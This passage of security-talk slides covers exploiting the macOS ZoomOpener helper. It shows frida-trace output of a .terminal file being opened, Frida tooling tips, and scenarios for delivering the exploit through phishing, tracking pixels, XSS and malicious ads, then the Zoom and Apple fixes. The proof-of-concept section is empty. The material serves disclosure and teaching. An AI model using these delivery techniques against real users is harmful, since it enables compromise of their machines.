        "checkInstallComplete",
        0LL);
}
```



# Crafting the Payload

- I confirmed this was the case using Frida:

```
> frida-trace -m "-[NSWorkspace openFile:*)" ZoomOpener
Instrumenting functions...
-[NSWorkspace openFile:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile__.js"
-[NSWorkspace openFile:withApplication:andDeactivate:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_withAppli
-[NSWorkspace openFile:withApplication:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_withApplication__.js"
-[NSWorkspace openFile:fromImage:at:inView:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_fromImage_5f06ed78.
-[NSWorkspace openFile:operation:]: Loaded handler at "/Users/mg/__handlers__/__NSWorkspace_openFile_operation__.js"
Started tracing 5 functions. Press Ctrl+C to stop.

      /* TID 0x307 */
7098 ms  -[NSWorkspace openFile:/Users/mg/Downloads/test-30.terminal]
7120 ms    | -[NSWorkspace openFile:/Users/mg/Downloads/test-30.terminal withApplication:0x0]
7121 ms    |    | -[NSWorkspace openFile:/Users/mg/Downloads/test-30.terminal withApplication:0x0 andDeactivate:0x1]
```

---

# Side Note: Frida

- Frida is the new hotness
  - *“Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers.”*
- Injects Google’s V8 Engine into a process so you can execute JavaScript in the context of that process.
- Frida can be used in many ways and is a really great framework/toolkit. Has many different bindings including Node.js, Python, Swift, .NET.
- Frida is mainly used to write scripts and tools but also comes bundled with some tools that you can use to get and idea of what it’s capable of.


# Side Note: Frida Tools

- Frida comes bundled with some tools you can use off the bat - **frida-cli**, **frida-ps**, **frida-trace**, **frida-discover**, **frida-ls-devices** and **frida-kill**.
- **frida-cli** and **frida-trace** are probably the most immediately useful tools for pen testing.
- **frida-trace** pro-tip:
  - You can modify the handlers that are automatically set up for the functions you are tracing.
  - Can use **ObjC.Object()** function in Frida to create a JavaScript binding for an object
  - Then you can just use regular JavaScript to interact with that object like **toString()** to get more human-readable output.

# The Final PoC









# Key Takeaways





# Exploitation Scenarios

- Phishing obviously - Since there was no CSRF protection or Authentication
  - Pixel Images in Emails
  - XSS/Malicious Javascript on sites you view
- Malicious ads (with embedded JS or html) for mass exploitation

# Response and Fixes

- Since Jonathan publicly disclosed this bug there have been several fixes that have been pushed from both Zoom and Apple to address this issue.
- None of these techniques work in the latest versions and we recommend you apply all the necessary patches to reduce your exposure.
- Turns out that Zoom white labels their Zoom client and a number of the white labelled apps were also vulnerable. Karan Lyons has a great guide on this on his GitHub going through all the vulnerable apps and some tips on mitigation (although Apple has also fixed those in another update)

# Collaboration is Key

- The final point I wanted to make is that this was a team effort.
- I strongly recommend whether it's bug hunting or pen testing or even just a CTF that you look to work in a team.
- You will learn a lot from the complementary skill sets and have a lot of fun learning from others.
- Solo hacking has its moments but the experience you gain as a team is better in my opinion.
- The Australia Infosec community is welcoming and friendly and if you want to work together with folks put together and get involved.

# Recap of Tools and Techniques

- We used IDA but Hopper and Ghidra are great alternatives that are cheaper
- Frida and cycrypt - can't say enough good things about Frida
- Terminal profile trick
- LetsEncrypt & Python Flask Web Servers for fast iteration
- Beer - the key to this technique is not too much and not too little



[assetnote.io](https://assetnote.io)



[@assetnote](https://twitter.com/assetnote)